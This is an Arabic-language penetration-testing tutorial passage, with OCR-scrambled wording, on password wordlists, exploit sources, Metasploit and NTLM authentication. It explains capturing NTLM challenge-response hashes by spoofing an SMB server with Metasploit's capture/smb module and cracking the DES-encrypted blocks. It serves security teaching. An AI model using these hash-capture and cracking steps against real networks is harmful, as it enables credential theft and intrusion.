
- فأنت بس هتدي ال **Website** ال **Link** ال **CeWL** بتاع ال **CeWL** ال عاوز
تترجمه وهي هتقوم بباقي العمليه وتسلمك ال **Word lists** جاهزة ...
تعالي نشوف ال **Tool** بتاع ال **help** ال موجود فيه ال **Options** ال
تقدر تستخدمها مع ال ... **Tool**

```
root@tester:~# cewl -h
CeWL 5.3 (Heading Upwards) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Usage: cewl [OPTION] ... URL
      --help, -h: show help
      --keep, -k: keep the downloaded file
      --depth x, -d x: depth to spider to, default 2
      --min_word_length, -m: minimum word length, default 3
      --offsite, -o: let the spider visit other sites
      --write, -w file: write the output to the file
      --ua, -u user-agent: user agent to send
      --no-words, -n: don't output the wordlist
      --meta, -a include meta data
      --meta_file file: output file for meta data
      --email, -e include email addresses
      --email_file file: output file for email addresses
      --meta-temp-dir directory: the temporary directory used by exiftool when parsing files, default /
```

- ال الاخيره فحته ال **Low Hanging Fruits** تحديدا فجزء ال **Tool** **Mentalist** معانا وهي ال **Weak password** ليها واجهه رسوميه تقدر تستخدماها تسهل عليك التعامل معها ... نفس قصه ال **CeWL** وال **Rs mangler** بتعمل **Brute Force** عشان تستخدماها فال **Word Lists** ل **generate** **Attack**.



- وتقدر تحدلها كمان الكلمات والحرروف والرموز ال تكون لك منهم ال . **Tool** **Option** موجود عندك جوا ال **Word lists**



- كل دا احنا اتكلمنا عن واحده فقط من ال **Low Hanging Fruits** وهي ال **Weak Passwords** بال **Tools** بتعتها وعندك الطرق الثانيه اقرء عنها وجربها برضه وارد حاجه منهم تشتعل معاك عال **Exploitation phase** بدرؤن تحتاج انك تعمل ال **Target target** شفناه مع بعض فالشرح دا فحاله انك لقيت **Service** عند ال **Information gathering phase** او **Error** فانت بتروح تجرب تدخل عن طريق ال **Scanning phase** دا وتشوف هتتجز ولا لاء ... نجحت تمام منجحش ال **Technique** دا هتضطر تروح للمرحله الاخيره عندك وهي ال **Exploitation** لـ **target** الخاص بيك ودا ال هنشوفه مع بعض .

5.3 Exploitation:

- عندنا بعض ال **Exploits** جاهزة عندنا نقدر نستخدمها بعد ال **Vulnerability Assessment** عالمراحل ال فوق عشان اوصل اني اعمل اختراق فعلي لـ **Target** بتعالي ... انت مثلا اكتشفت ثغره فال **Telnet** عند ال **Target** وعرفت تجيب ال **Version** بتعاليها من خلال ال **Nmap** فانت تروح تحمل ال **Project** المناسب ليها من ال **Internet** او تستخدمه من **Exploit** زي ال **Metasploit** فيه انواع مختلفه من ال **Exploits** بال **Metasploit** بتعتها فانت تقدر تخلى ال **Versions** للثغره الموجوده عند ال **Target** ... تعالى نبص عال **Websites** ال ممكن من خلالها تجيب ال **Exploit** المناسب للثغره بتعنك ...

- أول موقع عندنا هو ال **Exploit Data base** ودا تقدر تجيب منه ال **Version** بتعاليه **Specific Exploit** ال تشتعل عليها بال **platform** وبال **type** بتعها .

The screenshot shows the Exploit Database website. The sidebar on the left has icons for search, filters, and export. The main area displays a table of vulnerabilities:

Date	D	A	V	Title	Type	Platform
2022-01-27	🕒		✗	PolicyKit-1 0.105-31 - Privilege Escalation	Local	Linux
2022-01-27	🕒		✗	Oracle WebLogic Server 14.1.1.0.0 - Local File Inclusion	Remote	Windows
2022-01-27	🕒	🕒	✗	WordPress Plugin Modern Events Calendar V 6.1 - SQL Injection (Unauthenticated)	WebApps	PHP
2022-01-27	🕒	🕒	✗	WordPress Plugin RegistrationMagic V 5.0.1.5 - SQL Injection (Authenticated)	WebApps	PHP
2022-01-27	🕒		✗	WordPress Plugin Mortgage Calculators WP 1.52 - Stored Cross-Site Scripting (XSS) (Authenticated)	WebApps	PHP
2022-01-25	🕒		✗	PHPiPAM 1.4.4 - SQLi (Authenticated)	WebApps	PHP
2022-01-25	🕒		✗	Online Project Time Management System 1.0 - Multiple Stored Cross Site Scripting (XSS) (Authenticated)	WebApps	PHP
2022-01-25	🕒		✗	Online Project Time Management System 1.0 - SQLi (Authenticated)	WebApps	PHP
2022-01-24	🕒		✗	Landa Driving School Management System 2.0.1 - Arbitrary File Upload	WebApps	PHP
2022-01-19	🕒		✗	Affiliate Pro 1.7 - 'Multiple' Cross Site Scripting (XSS)	WebApps	PHP

- وبعد كدا عندنا ال **Metasploit** ودا ال مكمل معانا فال
انما احنا ذكرنا ال **Exploit DB** **Exploitation**
تستخدمه ... فتحمل ال **Exploit** المناسب للثغره ال اكتشفتها وتبده انت
تعمل ال **Target Configuration** للثغره دي عشان تشتعل عند ال **Target** .

- عندنا 3 انواع من ال **Exploits** لازم تكون عارفهم هتلaciيهم فال
Remote ... وهم ال **Client-side Exploit** وال **Metasploit**
... **Local privilege escalation** وال **Exploit**

- ال **Client-side Exploit** دا عشان تشتعل عند ال **target** بتأثر
محتجه **Exploit** ... فلازم ال **User** يتفاعل مع ال **User Action**
دي عند ال **Target** عشان تشتعل ... مثلا يفتح **Link** انت بعنهوله ف
ملف او يعمل **Execute** لملف انت بعنهوله .

- ال **Client-side Exploit** دا عكس ال **remote Exploit**
بتبع لـ **Target** ال **Exploit** وبدون تدخل من ال **User** بتشتعل
عنه وبيكون **Stealthy** مش هيأخذ باله ان في
... **Exploitation**

- ودا بيتم عن طريق اننا نعرف ال **Services** ال شغاله عند ال **Target** بتعنا على **Ports** معينه ونشوف ال **Version** بتاع ال **Service** دا ونحدد اذا كان عنده ثغوه ينفع نعملها **Exploit** ولاعه ودا من خلال ال **Vulnerability Assessment** ال كنا شرحتها فالجزء ال فات ... وبعدين نترجم ال **Service** ال شغاله عند ال . **remotely** المناسب ليها وكل دا **Exploit** بال **Target**

- ال **Local Privilege Exploit** التالته معانا وهي ال **Victim PC** ودي بنستخدمها فحاله اننا دخلنا عال **Escalation** وعملنا **Target Exploit** لـ **Victim** دا وعاوزين نعطي الصلاحيات بتعتنا على جهاز ال **User** عادي ل **root user** وتأخذ مثلاً نطلع من **User** على **Services Access** أعلى فالنظام بحيث ترقي مستوى ال ... **Exploit**

- فال **Attacker** لو كان ليه **Access** على **machine** وعمل **Limited Access** بتاعه غالباً بيكون ال **Target Exploit** فأحنا ساعتها بنروح لـ **Privilege Escalation** عشان نعطي الصلاحيات بتعتنا على جهاز ال **Victim** لأن مثلاً لو ال **victim** دا قفل الثغره ال انت دخلت منها لجهازه ساعتها انت مش هتعرف تكمل ال **Session** الخاصه بيـك ... وال **Exploitation phase** هيتعملها **kill** فأحنا مجرد منعمل ال **Exploitation** بتعنا بندور علطول على ثغره ترفعنا الصلاحيات بتعنا على النظم ... ودا هنشوفه بالتفصيل قدام فال **Post Exploitation** ما بعد الاختراق .

- تعالى نشوف ال **Exploitation** ... هي عباره عن **Metasploit** **Framework** بتحتوي على **library of Exploits** وبيعملك ال . **Automatic** بطريقه احترافيه وسرريعه و **Exploitation Phase**

- فيه كتير لـ **Metasploit Versions** احنا هنستخدم منهم ال ... بس مفيش مانع نتعرف عليهم ... **Framework Version**

Pro	Express	Community	Framework
Enterprise Security Programs & Advanced Penetration Tests	Baseline Penetration Tests	Free Entry-level Edition	Free Open Source Development Platform
For Mid-sized and Enterprise IT Security Teams	For IT Generalists in SMBs	For Small Companies and Students	For Developers and Security Researchers
<ul style="list-style-type: none"> Express features plus: Closed-loop Vulnerability Validation Phishing Simulations & Social Engineering Web App Testing Automation through 	<ul style="list-style-type: none"> Community features plus: Baseline Penetration Testing Workflow Smart Exploitation Password Auditing Baseline Penetration Testing Reports 	<ul style="list-style-type: none"> Simple Web Interface Data Management Network Discovery and Third-Party Import Basic Exploitation 	<ul style="list-style-type: none"> Basic Command-line Interface Third-Party Import Manual Exploitation Manual Brute Forcing

- عاوز اعرفك حاجه مهمه قبل منعمل ال **Exploitation** بال **Windows Authentication** وهي ال **Metasploit** ... ودي هنعرف بيها نقط الضعف الموجوده فانظمه ال **Windows** ال احنا عاوزين نعملها اختراق اساسا من الاول عن طريق اختراقنا لـ **Web Servers** او ال **Network** كل دا عشان نوصل اننا فالآخر نعرف نوصل لـ **End points** بتتعينا ال بتشتغل غالبا بنظام ال **Windows** ... فتعالي نعرف نقط ضعف النظام ال ممكن نستغلها بدون محتاج اساسا لـ **Metasploit** وانك تعمل ال **Exploitation**.

- البرتوكول ال بنسخدمه فال **Windows Authentication** هو ال **Client** ودا ال بنسخدمه مبين ال **NTLM** ... اختصارا لـ **Kerberos** ودا استبدل بال **NT LAN Manager** ... بس لسه مازال حتى الان بعض اجهزة ال **Windows** شغاله بيـه ... وال **NTLM** بنسخدمه فحاله ان ال **Client** رايح لـ **Server** وهو مش من ال **Domain Member** فهيروحله بالاسم انما فالحاله دي هتلقيه ببieroحله بال **IP** لانه مش عارف اسم ومش من ال **Member** ... **NTLM** فالحاله دي هيستخدم ال **Domain**.

- الحاله الثانيه عشان نستخدم ال **NTLM** فال **Client** **Access** عال **Server** ولكن ال **Client** دا مش فنفس ال **Domain** بتابع ال **Server** يعني كل واحد منهم تابع ل **Domain** مختلف ساعتها ال **Client** عشان يعمل **Access** عال **server** لازم يستخدم ال **NTLM** ... وبرضه حته على جنب ال **ADMIN** الخاص بال **Windows Server** ممكن يجبر ال **Client** من ال **Kerberos** انه يجيده بال **Request** مش بال **NTLM** ودا عن طريق **features** بي عملها عنده فال **Server**.

- . 3 stages الخاص بال **NTLM** بيتم على **Authentication** او لهم ال **Challenge** وال **negotiation**



- ال **Client** عاوز يعمل **Access** عال **Server** فهيبعتله ال **password** بشكل **Plaintext Username** بيكون متخزن على شكل **hash** دا جوا ال **machine** بتاعت ال **Create Account** لـ **Client** او على ال **Domain controller** ال **Access** عليه ومتلاقي على جهاز ال **SAM Files** على جهاز ال **Server** ... ال **Client** بعث لـ **Client** الرساله الاولى وهي ال **Authentication** وهنا بيعتها بال **Plaintext Username** واضح ومقروء بيقول لـ **Server** انا عاوز اعمل **Access** بال **user** دا ...

- هيرض عليه ال **Challenge** بالرد الثاني وهو ال **Server** ودي تكون قيمه **generate** ال **server** **random** بيعملها ويبيتها لل ... **Client** عال **Username** **Client**

بعد كدا ال **Client** هيرد الرد الثالث وهو ال **Challenge** على ال **Server** **response** **Random Value** هيأخذ فيه ال **Server** **password** **hash** بتاع ال **Server** وييعملها تشفير بال **Create** اما بيجي يعمل **Account** بتاعه ال ذكرناه فوق ... مش ال **user** اهو دا هناخد ال **Hash** بتاعه **Password** بيبقى فيه **Account** ونشفر بييه ال **Random Value** ال بعنه ال **Server** لينا وبعد كدا نبعته تاني لل ... **Server** بعد كدا فالخطوة الرابعة هتلاقى ان ال **value** **Challenge** وال **username** وال **Server** بيهم لل **DC** هو **Domain Controller** وبيقوله خد الحاجات دي اعملي عليها ال **Check** واتأكلى ان ال **User** دا بيانته صح موجود فعلا عندنا فال **Domain** بتعنا عشان هو عاوز يعمل **Access** ... ال **Username** هيأخذ ال **Domain Controller** ويروح يعمله ال **Hash** عنده فال **database** ويطلع ال **Hash** الخاصه بييه ... بعد كدا هيأخذ ال **Hash** دا ويروح يفكه بال **challenge** ال كان بعنهوله ال **Value** ويطلع ليه ال **Server** ... وبعدين ال **DC** هيأخذ ال **Value** ال طلعاها ويروح يقارنها بال **Value** ال طلعاها من ال **Server** ولقي ان الاتنين متشابهين فالقيم ساعتها بيقوم قايل لل **Server** دخل ال **user** دا عشان بيانته صحيحه ... كل ال حصل دا بيتم عن طريق بروتوكول ال **NTLM** وال عاوزك تعرفه ان ال **client** لما اتبعت لل **Server** متبعتش عن بشكل عادي ... لاء دا اتعمله تغليف وخصوصا لل **hash** بتاع ال **Challenge** بال **password** وارسالهم لل **Server** وبعدين ال **server** بعنهول **Domain** فيما بعد عملهم **Value** وراح قارنها بال **Value** ال بعنهاله ال **Server** ولما لقى القيم متشابهه وتمام سمح لل **user** بالدخول .

- احنا ک هنرکز فقط علی ال Type 3 من ال Penetration Tester
 ال فوق وهو الرد ال بیجیاک من ال Server ودا عباره عن ال Steps
 ... Attacks لان دا ال بیحصل عليه ال Challenge response
 ال NTLM بتخزن عند ال Client فجهازه على شکل Passwords
 ... V1 دا غير البرتوكول انا بتکلم فطريقه تخزين ال passwords
 وکمان بتخزن على شکل ال LM ودول ال منتشرین بالنسبه لحالتنا
 واستخدمنا لبرتوكول ال NTLM فال ... Authentication

- بالنسبه لحالتنا هنا من خلال ال Attack ال هنفذه عاوزين نحصل ال Challenge بتاع ال Passwords ال كان مدموج مع ال Hash فالخطوه رقم 3 ال كان بیبعثتها ال Client لل Server ومفتاح التشفير دا كان DES او MD4 فأحنا عاوزين نجيب ال hash دا ونعمله فيما بعد ... تمام کدا لحد هنا ... فأحنا هنعمل Cracking فیما بعد ...
 Attacker لل Server هنفف مكانه ک Impersonate ونتواصل مع ال Client ونعمل عملیه ال Authentication معاہ بدل ال Server الحقيقي ونخلیه بیبعثتنا ال Hash بتاعه بدل من ال Server الحقيقي .


- تعالى نبص على Step 3 تفصيلي شويه ال هي Challenge ... احنا ذكرنا انها بتتبع من ال client لل Response وبتكون ال Hash مشفره بال Challenge ال هي ال Value وبنبعثها لل Server ... تعالى نبص على مكونات ال value ال بيروح لل Server مع بعض ...




- ال Hash بيكون زي منتا شايف 21 Byte منهم ال NTLM Hash ب 16 Byte وال 5 Byte الثانيين بيكونوا ال Null Byte يعني لابد منهم فال hash عشان يبقى ال Total 21 Byte بتاعه ... خد بالك من نقطه ال العادي ال هو LM او NT ال هو بيكون Hash انما ال NTLM Hash بيكون 21 Byte عشان ضفنا على ال Hash الchallenge زي مقولنا ... تعالى نقسم ال NTLM Hash الى 3 ... زي ما شكل موضع ... Blocks




- كل Block بيحتوي على 7 Byte وهنضيف لكل Block كمان يعني كدا أصبح كل Block عندنا من ال NTLM Hash بعد اما قسمناه بيحتوي على ال 8 Byte ... بعد كدا هنعمل لـ Encrypt Challenge بمفتاح التشفير ال DES لكل جزء من دول وبعدين نضمهم على بعض ...




- تعالى بعد كدا نشوف الشكل الاخير لـ Hash مع ال Challenge دمناهم و عملنا لهم العملية دي شكلهم هيقي عامل ازاي ...



- خد بالك وانت جي تعمل ال **Hash** انت **Attack** ان كل جزء فال **Hash** عملته تشفير بمفتاح ال **DES** فهو مختلف عن الآخر فالقيمه بتاعت ال ... فانت هتفاک كل واحد بشكل فردي عشان مش هينفع تعمل ... **Hash** لـ **Hash Cracking**



- الجزء الثالث من ال **Hash** احنا عارفين منه **5 Byte** ال هما ال **Null Zeros** وبيكونوا ال **Null** قيمتهم باصفار ... فسهل اننا نخمن الباقي بال **brute Force** وعندك ال **DES** ال انت عامل تشفير بيده دا قديم شويه وضعيف من ناحيه ال ... **Security** ... فأحنا هنترجم الجزء الثالث



- فيه طريقتين عشان نعمل ال **Attack** بتعنا ونجيب ال **hash** وهم ... **Server Spoofing** اننا نعمل **Client MITM Attack** بين ال **Client** وال **Server** ... هنركز احنا على الجزء الاول ال هو ال **Spoofing** لـ **Server** . **Server**

- عازين نشغل **Service** عندنا فجهاز ال **Attacker** اسمها ال **SMB** ال هي **Server Message Blocker** عشان نوهم ال **Client** اننا **Server** بنسقبل طلباته ولازم نعمل ال **Service** دي **Incoming Traffic Listening** لـ **Port** ال هتفتح ال **Service** دي عليه ...

- احنا هنعتمد على ال **Metasploit** فشغنا وعاوزين منها ال **Service Listen** الخاص بال **SMB** ... عشان يعمل **Module** ... **Module** ... **Tool** وبعدين هات ال **SMB** هي افتح ال

```
msf auxiliary(smb) > use auxiliary/server/capture/smb
msf auxiliary(smb) > show options

Module options (auxiliary/server/capture/smb):
Name      Current Setting  Required  Description
----      -----          -----    -----
CAINPWFILe        no           no        The local filename to store the hashes in Cain&Abel format
CHALLENGE       1122334455667788 yes          The 8 byte server challenge
JOHNPFILe        no           no        The prefix to the local filename to store the hashes in John format
SRVHOST         0.0.0.0      yes          The local host to listen on. This must be an address on the local machine
SRVPORT         445          yes          The local port to listen on.

Auxiliary action:
Name      Description
-----   -----
Sniffer
```

- لو عاوز تعرف معلومات عن ال **Module** وازاي تستخدمه اكتب ال **Show options Command** هتلاقيه جاييلك الشروط عشان ال **Module** دا يتم بنجاح لازمله بعض الشروط ... الحاجات ال معمول قصادها **No** دي مش لازم اما ال معمول قصادها **Yes** فدي لازم .

```
Module options (auxiliary/server/capture/smb):
Name      Current Setting  Required  Description
----      -----          -----    -----
CAINPWFILe        no           no        The local filename to store the hashes in Cain&Abel format
CHALLENGE       1122334455667788 yes          The 8 byte server challenge
JOHNPFILe        no           no        The prefix to the local filename to store the hashes in John format
SRVHOST         0.0.0.0      yes          The local host to listen on. This must be an address on the local machine
```

- هتلاقى ال **Value** بتاعت ال **Challenge** ال المفروض ال **Server** بيعتها لل **Client** بس بما انك هنا متقمض دور ال **Server** ك **Attacker** فانت هنا ال **Module** بتاعك فيه **Challenge** جاهزة تبعتها لل **Victim** عشان تقتعه انك ال **Server** ... بيكون عادتا 8 **Byte** ولية شكل معين وتقدر تتلاعب بيها ... بس دا المتعودين عليه .

